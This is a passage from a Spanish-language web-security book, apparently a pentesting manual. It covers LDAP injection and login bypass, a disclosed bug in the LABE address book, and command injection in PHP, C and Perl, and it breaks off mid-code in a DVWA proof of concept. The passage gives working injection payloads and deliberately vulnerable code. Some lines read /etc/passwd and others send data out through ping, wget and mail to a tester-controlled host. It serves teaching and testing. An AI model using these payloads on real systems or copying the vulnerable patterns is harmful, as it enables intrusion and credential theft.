Si esta consulta sufriera una inyección de código en el primer parámetro, podríamos realizar una consulta que nos devolviera la lista de usuarios almacenados. Para ello realizamos la inyección en el primer valor de la siguiente cadena: void)(uid=*))(|(uid=*

Datos Consulta
Operador: AND OR Sin Operador
Atributo_1 cn Valor void)(uid=*))(|(uid=*
Atributo_2 ou Valor Groups
Resultados
Datos Booleano
Ejecutar la consulta
Resultados de la Consulta: (|(cn=void)(uid=*))(|(uid=*)(ou=Groups))
uid=kurt,ou=People,dc=OpenLDAP,dc=Org
uid=kdz,ou=People,dc=OpenLDAP,dc=Org
uid=hyc,ou=People,dc=OpenLDAP,dc=Org
uid=venaas,ou=People,dc=OpenLDAP,dc=Org
Total=4

Figura 2.89: Lista de usuarios obtenida tras la inyección.

Al formarse la consulta LDAP esta quedará construida de la siguiente forma: (|(cn=void)(uid=*))(|(uid=*)(ou=Groups)), permitiendo obtener, como se puede ver en la captura anterior la lista de todos los usuarios del árbol LDAP.

4.4.5 OR Blind LDAP Injection

Supongamos ahora que no estamos en un entorno a ciegas como el que hemos estado utilizando anteriormente. En esta situación tenemos una consulta generada en el lado del servidor del siguiente tipo en la que podremos inyectar en alguno de los dos valores.

```
(|(atributo1=valor1)(atributo2=valor2))
```

En este entorno la lógica que debemos utilizar es al contrario que en el caso de las inyecciones de filtros AND. En lugar de fijar el valor del primer filtro a un valor siempre cierto deberemos fijarlo a un valor siempre falso y a partir de ahí, extraer la información, es decir, realizaríamos una inyección de la siguiente forma:

```
(|(objectClass=void)(objectClass=void))(&(objectClass=void)(impresoraTipo=Epson*))
```

Con esta inyección obtendremos el valor negativo de referencia. En el ejemplo planteado de las impresoras disponibles deberemos obtener un resultado sin el icono de la impresora. Luego podremos inferir la información cuando sea verdadero el segundo filtro.

```
(|(objectClass=void)(objectClass=users))(&(objectClass=void)
(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=personas))(&(objectClass=void)
(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=usuarios))(&(objectClass=void)
(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=logins))(&(objectClass=void)
(impresoraTipo=Epson*))
(|(objectClass=void)(objectClass=…))(&(objectClass=void)(impresoraTipo=Epson*))
```

De igual forma que en el ejemplo con el operador AND podríamos extraer toda la información del árbol LDAP utilizando los comodines. Además, si se inyecta algo que cumplan todos los objetos, como por ejemplo que pertenezcan a alguna clase (objetcClass=*) obtendremos la lista complete de objetos del árbol.

4.5 Login Bypass

Vamos a suponer que tenemos una aplicación Web que autentica contra un árbol LDAP. Para ello la aplicación realiza el proceso de BIND contra el servidor LDAP con un usuario LDAP y luego realiza búsquedas de objetos de aplicación de tipo usuario cuyo identificador y cuya contraseña correspondan con los introducidos en el formulario. Es decir, los usuarios del árbol LDAP se utilizan para hacer Binding y luego la aplicación autentica usuarios contra objetos que crea dentro del árbol LDAP.

Esto sería el equivalente a cómo un WordPress gestiona sus usuarios. La aplicación CMS de WordPress se autentica contra el motor de Base de Datos MySQL con un usuario del motor SGBDR. Después, crea una tabla wp_users donde da de alta a todos los usuarios del WordPress. Esto, en un entorno LDAP sería equivalente a crear una Unidad Organizativa u objeto contenedor OU=users y meter allí objetos de tipo user con los atributos uid y webpassword, por ejemplo. Si la validación se hace con una consulta mal construida y sin filtrar en la que se puede inyectar desde la web, el resultado puede ser un login bypass. Supongamos la consulta insegura:

```
(&(uid=valor_usuario)(webpassword=valor_password))
```

¿Cómo conseguir acceso con un usuario de la web sin saber la password? Pues visto todo lo visto hasta el momento, esto dependerá de muchos factores, incluida la tecnología que hay en el backend.



Caso 1: Microsoft ADAM, OpenLDAP, SUN, etc...
En este servidor no se pueden generar dos filtros en la inyección así que, hay que conseguir que la inyección genere un único filtro. Para ello habría que introducir algo como:

```
Valor_usuario = admin)(!(&(|
Valor password = any))
```

El resultado tras esta inyección sería:

```
(&(uid= admin)(!(&(|)(webpassword= any))))
```

Este filtro es equivalente a recibir objetos con atributo ***uid=admin AND TRUE***. Es decir, sólo se comprobará que el nombre del usuario sea *Admin*. Esta forma exige, como restricción, que los dos campos sean inyectables. Para entender bien lo que realiza esta inyección hay que tener en cuenta que en LDAP *(|)* es equivalente a **Absolute FALSE** y (&) es equivalente a *Absolute TRUE* según la RFC 4526.

Caso 2: OpenLDAP y SunONe
Este servidor, si recibe más de un filtro ejecuta sólo el primero, así que basta con construir con la inyección un filtro LDAP completo que se ejecute bien. Sin embargo, si existe comprobación sintáctica de filtros es recomendable que haya dos filtros correctamente construidos en lugar de uno *"y algo"*.

```
Valor_usuario = admin))(|(|
Valor password = any
```

El resultado tras la inyección sería:

```
(&(uid= admin))(|(|)(webpassword= any))
```

Estos son dos filtros y OpenLDAP sólo ejecutará el primero. La ventaja es que basta con que el primer campo sea inyectable.

Caso 3: Componente cliente LDAP IPWorksASP.LDAP
Con este componente cliente, que se utiliza en las aplicaciones web, se desprecia todo carácter encontrado después del primer filtro LDAP bien construido, así que da igual si está o no bien cerrado el resto del LDAP Search filter.

```
Valor_usuario = admin)Valor password = any
```




Figura 2.90: Inyección que cierra el filtro LDAP AND con el valor del login.

El resultado tras la inyección sería:

```
(&(uid= admin))(webpassword= any))
```

Sólo se ejecuta *(&(uid=admin))*, así que valdría esa inyección perfectamente.



Figura 2.91: En este caso se ejecuta (&(udi=slisberger)(&)) y se consigue acceso.

Caso 4: Sin filtrar los asteriscos

Si diera la casualidad de que los * no estuvieran filtrados la cosa se simplifica mucho más, tanto como poner un * en la password o en el usuario, o en ambos para cambiar el acceso. Si se pudiera poner en la password, pues no es necesario inyectar, se pone el usuario y la password.

Si el asterisco se puede poner en el campo usuario pero no en el campo password sólo habría que sustituir *"admin"* en las inyecciones por *"*"*. Esto es algo que debes probar siempre. La capacidad de sorpresa de los fallos que puedes encontrarte en una web es muy alta.

5. Aplicaciones web vulnerables a LDAP Injection

En una de las últimas diapositivas utilizadas para presentar estas técnicas de ataque aparece la referencia a una sección de código de un proyecto que, en los tiempos en los que estuve preparando todo el trabajo sobre los ataques LDAP Injection, usé como ejemplo en muchas charlas, pero que nunca publiqué en ningún sitio.

El fallo es un bug de LDAP Injection en una aplicación web llamada LABE (LDAP Address Book Editor). Es un proyecto que añade una libreta de direcciones web a tu árbol LDAP, es decir, te permite tener contactos en tu Active Directory como si fuera una web con un listín de teléfonos y basta con echar un vistazo al código para ver que en las consultas de búsqueda no se está filtrando ninguno de los valores que vienen por POST para realizar consultas.




Figura 2.92: LABE (Ldap Address Book Editor).



En su momento descargamos este software, lo instalamos e hicimos pruebas de LDAP Injection sobre Active Directory, pero es que se puede ver a la legua que es inyectable, sin necesidad de dejarse los ojos analizando.

```
        break;

      case "New":
        include("inc/Detail.php");
        break;

      case "Options":
        include("inc/Options.php");
        break;

      case "Print":
        include("inc/Print.php");
        break;

      case "Save":
        include("inc/Save.php");
        break;

      case "Search":
        $filter = "(& (".$HTTP_POST_VARS["searchcrit"]."=".
$HTTP_POST_VARS["search"]."*) (& (objectclass=officePerson)))";
        include("inc/List.php");
        break;
      case "Sort":
        include("inc/Sort.php");
        include("inc/List.php");
        break;

      default:
        include("inc/Options.php");
        break;
      }


// +----------------------------------------------------------------+
// | Closing the connexion with the server                          |
// +----------------------------------------------------------------+
$labe->Close_LDAP($connexion);
?>
```

Figura 2.93: El bug de LDAP Injection en el código fuente.

Puedes ir a revisar si han solucionado ya el bug pero la última vez que lo he hecho yo no estaba y ya había más de 6.500 descargas. Incluso aunque ya les avisé del bug para que lo arreglaran y les puse un mensaje de aviso para que lo solucionen.




Figura 2.94: Descargas de LABE a lo largo del tiempo.

Lo curioso es que desde que se publicó el paper de LDAP Injection y Blind LDAP Injection cualquiera puede ir a los repositorios de código y buscar filtros LDAP - casi como si se fuera un analizador de código estático usando Google - y darse cuenta que hay una gran cantidad de proyectos con bugs LDAP Injection activos.




Figura 2.95: Proyectos en Google Code con ldap_filters.

Todos estos códigos deben ser analizados antes de poner una aplicación OpenSource en tu organización. Si vas a hacer esto, antes revisa cómo consturyen las consultas LDAP que puede que sea muy sencillo darse cuenta de los bugs.

Otro de los lugares que es fácil utilizar para localizar entornos insegurs, son las apps móviles. Si recordáis el comienzo de este capítulo, os he contado una historia en la que descubrimos unos servidores LDAP buscando los enlaces dentro de una aplicación web. Estos servidores exigían credenciales que localizamos dentro de la app y, una vez obtenidas, se puede consultar mediante un webservice el contenido del árbol LDAP.

El resto ya es probar los ***LDAP Search Filters*** y comprobar si la aplicación web es o no vulnerable a ***LDAP Injection***, que tal y como se puede ver es así ya que podemos incluir parámetros en la consulta para hacer las pruebas. En este caso el servidor LDAP da un problema, pero se ha podido inyectar el filtro.

```
<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope
xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request.
---&gt; The (&amp;(sAMAccountName=admin)(top=)) search
filter is invalid.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Figura 2.96: Respuesta de error forzada con filtro LDAP inyectado.

6. OpenLDAP Baseline Security Analyzer

Unas de las herramientas que más me gustan de los productos de Microsoft son los Baseline Security Analyzer que empezaron a surgir a raíz del nacimiento de la Trustworthy Computing Initiative. La primera de ellas fue el MBSA (MS Baseline Security Analyzer), una herramienta útil y práctica que ayuda a conocer el estado de seguridad de los equipos en una red mediante la comprobación de los niveles de parcheo, la política de contraseñas, la configuración del servidor web IIS y algunas opciones más. A partir de esa idea fueron apareciendo productos similares centrados en servidores concretos que no sólo miraban la política de seguridad sino que además se centraban en configuraciones robustas, ajustadas a rendimiento o adaptadas a las necesidades que cada instalación necesita. Así, nacieron los Best Practices Analyzers. Primero el de dedicado a Exchange Server [EXBPA], después del de SQL Server [SQLBPA], el dedicado a ISA server, que incluso termina con el diseño de las reglas y la red configurada en Visio [ISABPA], etc...

Inmaculada Bravo, administradora de los servidores LDAP de la USAL se animó a hacer un proyecto similar a los BSA/BPA para servidores OpenLDAP y así nació OpenLDAP Baseline Securiy Analyzer [http://openldap-bsa.forja.rediris.es/index.html]

Este proyecto está basado, ahora mismo, en un fichero XML de preguntas y respuestas que interroga a los administradores del servicio sobre todos los aspectos que te se tienen que tomar en cuenta a la hora de fortificar un servicio Open-LDAP. Este cuestionario está creado con el leguaje OCIL (*Open CheckList Interactive Language*), que es un formato XML creado para interrogar al administrador mediante un intérprete. Este lenguaje fue creado por el NIST americano bajo la iniciativa SCAP (S*ecurity Content Automation Protocol*) del gobierno americano, acogida en Mitre, que pretende poner fin a los problemas de automatización en la gestión de seguridad en cualquier entorno.

Figura 2.97: Cuestionario Open-LDAP BSA sobre OCIL.

El cuestionario, en su versión actual, obliga al administrador a repasar las configuraciones de su árbol LDAP teniendo en cuenta los siguientes aspectos de seguridad:

1.- Bugs en el software
2.- Accesos al sistema de archivos del servidor
3.- Robo de credenciales
4.- Acceso a los datos transmitidos
5.- Conseguir credenciales utilizando "fuerza bruta"
6.- Inyecciones de código en aplicaciones web
7.- Modificación de datos
8.- Denegación de servicio
9.- Google y ficheros olvidados en un servidor web

Hoy en día el cuestionario está sólo en castellano y los resultados son una lista de Pass o Fail que le marcan al administrador el camino a seguir para una mejor pero, por supuesto, el proyecto va a seguir andando con una traducción al inglés y con la posibilidad de poder crear una métrica que cuantifique un grado de seguridad. No es lo único que se puede hacer para fortificar una aplicación web con LDAP ni mucho menos, pero ayuda a los administradores a no cometer errores sencillos.

Capítulo III
Ejecución de código en servidores web remotos

1. Command Injection y Code Injection

Una de las vulnerabilidades más críticas a las que un sistema puede enfrentarse es *Command Injection* y *Code Injection*. En algunas ocasiones se pueden confundir como la misma vulnerabilidad, y aunque el resultado puede ser similar, tienen ciertos matices que las hacen distintas.

La vulnerabilidad *Command Injection* permite a un atacante ejecutar comandos arbitrarios, es decir, cualquier comando del sistema. Lógicamente depende del sistema operativo del equipo sobre el que se ejecuta la aplicación se podrán ejecutar unos comandos u otros.

Esta vulnerabilidad se produce cuando los parámetros que se pasan a las aplicaciones no son validados correctamente y pueden acabar siendo interpretados por una *shell*. Cuando un atacante consigue explotar esta vulnerabilidad los comandos ejecutados tienen el privilegio de la aplicación vulnerable.

La vulnerabilidad *Code Injection* permite a un atacante inyectar código que puede ser ejecutado o interpretado por una aplicación. Esta vulnerabilidad se produce debido a un pobre manejo de datos inseguros, es decir, no se hace una validación de la entrada correcta.

En la mayoría de las veces, los ataques de *Code Injection* por falta de validación de datos se producen ya que estos tienen un formato incorrecto, una cantidad imprevista de datos o por una mala restricción de los caracteres permitidos.

¿Qué difiere a un *Command Injection* de un *Code Injection*? El *Code Injection* permite que un atacante puede ejecutar código referente al lenguaje de la aplicación en el que se inyecta.

Por ejemplo, si la aplicación está escrita en lenguaje PHP y existe una vulnerabilidad de *Code Injection*, el atacante se encuentra limitado a ejecutar código PHP. Por el contrario, un *Command Injection* permite ejecutar comandos del sistema en un contexto de *shell*, independientemente del código en el que se encuentra escrita la aplicación.



1.1 Command Injection en código

En el presente apartado se van a mostrar diferentes ejemplos de código los cuales son vulnerables a *Command Injection*. El objetivo es poder entender mejor en qué consiste esta vulnerabilidad y como se puede llevar a cabo su explotación. El primer código, quizá uno de los más sencillos, que se estudiará en el apartado está escrito en PHP. Esta pequeña aplicación recibe una serie de parámetros a través del método GET de HTTP. Uno de los parámetros que recibe es concatenado a una instrucción que se ejecuta a través de la *shell* del sistema, sin ningún tipo de validación.

```
<?php
	$dominio = $_GET['dominio'];
	$mostrar = $_GET['mostrar'];
	$res = system("ping -c4 $dominio");
?>
```

Tal y como puede observarse en el código el parámetro dominio es recibido por GET y se concatena junto a la instrucción *ping* y el parámetro *–c4*. Esta instrucción se lanza con el método *system* de PHP. En este punto un atacante, al detectar este comportamiento en el sitio web, podría identificar este parámetro como peligroso. Si el resultado es mostrado por pantalla, queda claro que la aplicación está ejecutando una aplicación externa, en este caso el *ping*. Si el resultado no es visible por pantalla, ésta ejecución de una aplicación externa queda enmascarada u oculta en cierto modo.

Ping?

Enter IP or hostname

Hostname/IP

Imagen 3.01: Pequeña aplicación que solicita un hostname o dirección IP.

Para verificar una ejecución de comandos simple se puede comprobar parámetro a parámetro mediante inyecciones del tipo *"; echo hola"*. Por ejemplo, en la aplicación anterior se dispone de un panel sencillo en HTML el cual solicita un *hostname* o dirección IP, tal y como puede visualizarse en la imagen.

Utilizando un *proxy* para poder manipular las peticiones y poder observarlas mejor se puede visualizar que el parámetro dominio tiene el valor "*; echo hola*", aunque se encuentra encodeado y se puede ver como "*%3B+echo+hola*".



Imagen 3.02: Inyección de comandos en el parámetro dominio de la aplicación.

Tras el envío del parámetro malicioso, con la concatenación del comando, se debe esperar que el texto *"hola"* se vea reflejado en el *body* de la respuesta. Tal y como puede visualizarse en la imagen esto sucede, por lo que se tiene verificado que existe una inyección de comandos crítica, ya que ahora el atacante podría ejecutar cualquier tipo de comando con el mismo privilegio con el que se ejecuta la aplicación.




Imagen 3.03: Respuesta del servidor dónde se refleja en el body la ejecución del comando.

El segundo código a tratar se encuentra escrito en lenguaje C. El fragmento de código que se puede visualizar muestra la ejecución de un valor que es pasado a la aplicación a través del uso de una variable de entorno. Este tipo de código es utilizado en algunos escenarios, como por ejemplo con los antiguos *cgi-bin*.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
int main()
{
        char* home = (char*)malloc(strlen(getenv("EXAMPLE")));
        home = getenv("EXAMPLE");
        printf("p: %s\n",home);
        system(home);
        return 0;
}
```

Cuando la variable *home* toma el valor de la variable de entorno *EXAMPLE*, éste puede ser cualquiera. En un entorno real, esa variable podría ser configurada a través de una aplicación web que necesita ejecutar alguna instrucción. En caso de que la petición sea maliciosa, se podría conseguir que el valor de la variable de entorno *EXAMPLE* sea cualquier tipo de instrucción.

Si se realiza esta demostración a mano, se puede modificar la variable de entorno *EXAMPLE* y al ejecutar la aplicación escrita en C se producirá la ejecución de comandos. Hay que recordar que un entorno real sería un formulario web que recibe una petición y necesita ejecutar este pequeño programa en C para ejecutar una instrucción necesaria, la cual tras su ejecución formará parte de la respuesta.

```
root@kali:~# EXAMPLE="/bin/echo hola mundo; cat /etc/passwd"
root@kali:~# ./p
p: /bin/echo hola mundo; cat /etc/passwd
hola mundo
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
```

Imagen 3.04: Ejecución de comandos a través de variables de entorno en C.

El tercer código que se presenta es un ejemplo escrito en *perl*. Una aplicación web intenta realizar una resolución de nombres de dominio a través de este código escrito en *perl*. A continuación se puede visualizar el código vulnerable.

```
use CGI qw(:standard);
$name = param('name');
$nslookup = "/path/to/nslookup";
print header;
if (open($fh, "$nslookup $name|")) {
while (<$fh>) {
     print escapeHTML($_);
    print "<br>\n";
  }
close($fh);
}
```

Un potencial atacante puede proporcionar, a través del parámetro *name*, una sentencia como esta *"dominio.com; /bin/cat /etc/passwd"*. El parámetro encodeado tendrá un aspecto similar a éste *"dominio.com%3B%20/bin/cat%20/etc/passwd"*. El carácter *%3B* se corresponde con el carácter *";"* y el carácter *%20* se decodifica al carácter *" "*. En resumen, el atacante va a poder ejecutar el comando *cat* y acceder al fichero de usuarios del sistema. Más adelante en este capítulo se podrá estudiar formas para lograr ejecutar una *shell* sobre el sistema o, incluso, una *Meterpreter*.

1.2 Operadores comunes para realizar Command Injection

Cuando se detecta una vulnerabilidad como un *Command Injection* es importante conocer diferentes vías para poder ejecutar comandos de diferentes formas, pudiendo incluso concatenar instrucciones, redirigir salidas, etcétera. Hay que tener en cuenta que el desarrollador puede haber filtrado algunas inyecciones, por lo que hay que conocer estas diferentes vías para poder *bypassear* estos filtros.

En primer lugar contar con los operadores de redirección: *"<", ">>"* y *">"* los cuales permiten redirigir, ya sea la entrada o la salida, a otra ubicación en el servidor dónde se realiza la ejecución de comandos. El operador *"<"* toma la entrada estándar de un fichero, lo cual no cambia la salida del comando, pero podría ser utilizado para evadir algunos filtros. El operador *">"* redirige la salida

del comando ejecutado a un fichero, el cual si existe será modificado y si no existe será creado. Este operador puede ser muy útil, incluso permite añadir usuarios al sistema combinándolo con el comando *cat*. El operador *">>"* anexa contenido a un fichero, y puede ser utilizado para evadir esquemas simples de detección.

En segundo lugar se pueden utilizar los *pipes*, también conocidos como tuberías. Esto permite cambiar la entrada y salida de los comandos o procesos ejecutados a través de la vulnerabilidad. Los *pipes* permiten a un usuario ejecutar múltiples comandos y unir la salida de uno con la entrada de otro, por ejemplo */bin/cat /etc/passwd | /bin/grep "string"*.

En tercer lugar se dispone de los *inline commands*, como puede ser *";"*. Por ejemplo, para concatenar comandos o cortar el comando que la aplicación web tiene programado ejecutar se puede utilizar el *";"*. La instrucción *<cualquier cosa>; <comando 1 que se quiere ejecutar>; <comando 2 que se quiere ejecutar>*, es una prueba del uso de los *inline commands*.

Por último, comentar sobre los operadores lógicos *"$"*, *"&&"* y *"||"*. Estos operadores permiten realizar operaciones lógicas sobre la línea de comandos. Pueden ser útiles para concatenar instrucciones.

A continuación se muestran los patrones más comunes de inyección utilizados en la explotación de esta vulnerabilidad:

- `comando de *shell*`. Esto ejecuta el comando que se encuentre entre las comillas invertidas.
- $(comando de *shell*). Esto ejecuta el comando que se encuentra dentro del paréntesis.
- || comando de *shell*. Esto ejecuta el comando y devuelve la salida de éste.
- ; comando de *shell*. Esto ejecuta el comando y devuelve la salida de éste.
- && comando de *shell*. Esto ejecuta el comando y devuelve la salida de éste.

Estos son algunos ejemplos, pero el ataque proporciona muchas más posibilidades, como por ejemplo se podrá ver en las pruebas de concepto en este capítulo. Los ataques más potentes son los que permiten al atacante obtener una *shell* interactiva o un *meterpreter* que permite realizar cualquier acción sobre la máquina, incluidas las técnicas de *post-explotación* más avanzadas.

1.3 Testear la existencia de un Command Injection

Para detectar esta vulnerabilidad es importante realizar un mapa de los puntos de entrada de la aplicación. Una vez se ha identificado los parámetros, en caso de ser una aplicación web, o las entradas a la aplicación se deben testear cada punto con una prueba para validar una posible inyección. En muchas ocasiones, el *pentester* se guía por sospechas de dónde se puede estar realizando una llamada a función del sistema operativo. Hay una serie de tests, los cuales se han visto en el apartado anterior, los cuales pueden ser utilizados para comprobar la existencia de la vulnerabilidad.

Es importante tener una serie de pruebas por cada parámetro o punto de entrada de la aplicación que sean válidas para sistemas operativos *Windows* y *Unix*. Por ejemplo, en caso de ser un sistema

Windows se puede realizar una prueba sencilla como "*<entrada normal>; dir c:*". En sistemas *Unix*, como ya se ha visto anteriormente, se puede realizar una prueba sencilla como *"<entrada normal>; /bin/ls"*.

Si el usuario recibe mensajes de error, los cuales no son mensajes de caracteres no válidos, es probable que exista la vulnerabilidad. Si se obtiene mensajes de error indicando que la entrada no tiene el formato correcto, o errores de archivos no encontrados,

1.4 Testear con Blind Command Injection

En algunas ocasiones, las aplicaciones pueden ser vulnerables a *Command Injection*, pero no devuelven ningún tipo de error o de información por pantalla. Esto es típico, por ejemplo en vulnerabilidades como las de *SQL Injection*, en las cuales el *pentester* tiene que ir *"a ciegas"* para poder explotar dicha vulnerabilidad.

En este caso, para poder testear correctamente el *Command Injection* se debe utilizar algún mecanismo exterior que permita al *pentester* asegurarse de que la acción ejecutada en el servidor vulnerable se está llevando a cabo. En otras palabras, cuando el *pentester* explote la vulnerabilidad se debe generar una petición de algún tipo hacia el exterior dónde el *pentester* tendrá algún mecanismo, por ejemplo una máquina, de recibir dicha petición y de este modo verificar la existencia de la vulnerabilidad. Como puede verse, la técnica de explotación se realiza *"a ciegas"*, por eso se denomina *Blind Command Injection*.

A continuación se citan algunas instrucciones que puedan ayudar al *pentester* a detectar que la ejecución se está llevando correctamente:

- La primera, y posiblemente más sencilla, es provocar un *ping* a una máquina que esté bajo el control del *pentester*. Por ejemplo, *"; ping –c3 <dirección IP pentester>"*, tras la ejecución del *ping* se podrá verificar con un analizador de tráfico estas peticiones.
- Otra opción sencilla sería crear un archivo de texto o de cualquier tipo de extensión válida en el servidor e intentar acceder de forma pública.
- Utilizar el comando *wget* para realizar una petición a un servidor web dónde el *pentester* tenga control, y poder ver en el *log* que existe la conexión desde la dirección IP del servidor vulnerado.
- Envío de un email desde el servidor vulnerado, por ejemplo con la instrucción *"; mail user@pentesterdomain.com < contenido.txt"*. Esta no es la forma más sencilla, pero si el correo llega es que la ejecución de comandos se está realizando correctamente.

Como se puede ver la lista de formas de verificar que se está llevando la ejecución de comandos en un servidor es infinita. Cualquier situación que proporcione una petición hacia el exterior desembocada por una ejecución de una o varias instrucciones realizadas por el *pentester* valdrá para la verificación.

Hay que tener en cuenta que cada caso es diferente, por lo que se debe considerar que cada entrada puede ser un *match* en una lista negra dentro de la aplicación. Si no se obtienen resultados tras el



intento de ejecución de comandos, hay que valorar la posibilidad de codificar caracteres comunes, por ejemplo con codificación HTML, varias codificaciones *Unicode*, etcétera.

1.5 Automatización de los tests para la detección

La automatización de los tests puede llevar a ganar mucho tiempo de pruebas, y por supuesto reutilizar todo lo que se pueda en otros procesos similares. Hoy día muchos escáneres automatizan este tipo de pruebas, pero incluso el *pentester* puede realizar sus *scripts* más personalizados para intentar verificar más allá.

Para automatizar este tipo de pruebas sin utilizar una herramienta ya existente se podría seguir los siguientes pasos a modo de algoritmo:

1. Obtener un mapa con todas las entradas posibles a la aplicación. En otras palabras, se puede hacer un *crawling* intenso sobre la aplicación.

2. Para cada punto de entrada de la aplicación se debe intentar una inyección básica, como por ejemplo *";/bin/echo hola"* o *"; echo hola"*.

3. Para cada petición generada se debe examinar y evaluar la respuesta del servidor. Esta evaluación se puede hacer entre cuando se introducen datos normales y cuando se introduce la inyección.

4. Si la aplicación devuelve errores de diferentes tipos, puede existir una inyección. Si se detecta una respuesta que equivale a la ejecución del comando, en este punto no hay duda.

5. Se debe valorar añadir métodos de detección *"a ciegas"* como el *Blind Command Injection* indicado anteriormente.

6. Las pruebas de inyección se deben realizar con varios valores, varios comandos y diferentes *encodings*.

Se debe tener en mente que implementar su propio escáner automatizado no es la mejor opción, aunque si es una buena opción para ir un paso más allá en la búsqueda de la vulnerabilidad y en la explotación de ésta.

1.6 Escenarios con Command Injection

En este apartado se va a detallar algunos escenarios con la vulnerabilidad de *Command Injection*. Existen diferentes entornos y aplicaciones web que son vulnerables y que se encuentran disponibles en Internet para su descarga, precisamente para que los usuarios puedan realizar prácticas. Para las pruebas de concepto de este apartado se van a utilizar 2 entornos como son *Multidillae* y *DVWA*, *Damn Vulnerable Web Application*.

Algo que se debe tener en la mente siempre es que cuando se dispone de un *Command Injection* en una aplicación se tiene el control del sistema. En estas diferentes pruebas de concepto se va a



estudiar la posibilidad de obtener una *shell* y un *meterpreter*. Esta segunda opción proporciona facilidad a la hora de llevar a cabo tareas de *post-explotación*. En el caso que se tratará sobre la obtención de la *shell* se habla de una *shell* interactiva, pero se podría ejemplificar también a través de la subida de una *webshell*.

1.6.1 PoC: Explotación y consecución de una shell

En esta prueba de concepto se dispone de un sitio web, el cual forma parte de *DVWA*, en la que se ofrece una vulnerabilidad de *Command Injection*. Este entorno tiene varios niveles de dificultad, los cuales se irán tratando en este apartado.

Se parte del nivel de dificultad *low* que ofrece *DVWA*. El siguiente código escrito en PHP es el que se puede encontrar en la aplicación *DVWA*. Como se puede observar no existe ningún mecanismo que valide la entrada que se recibe a través del parámetro *IP*. El parámetro se recibe, se verifica en qué sistema operativo se está ejecutando la aplicación y se lanza la función *shell_exec* para ejecutar el comando *ping*.

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

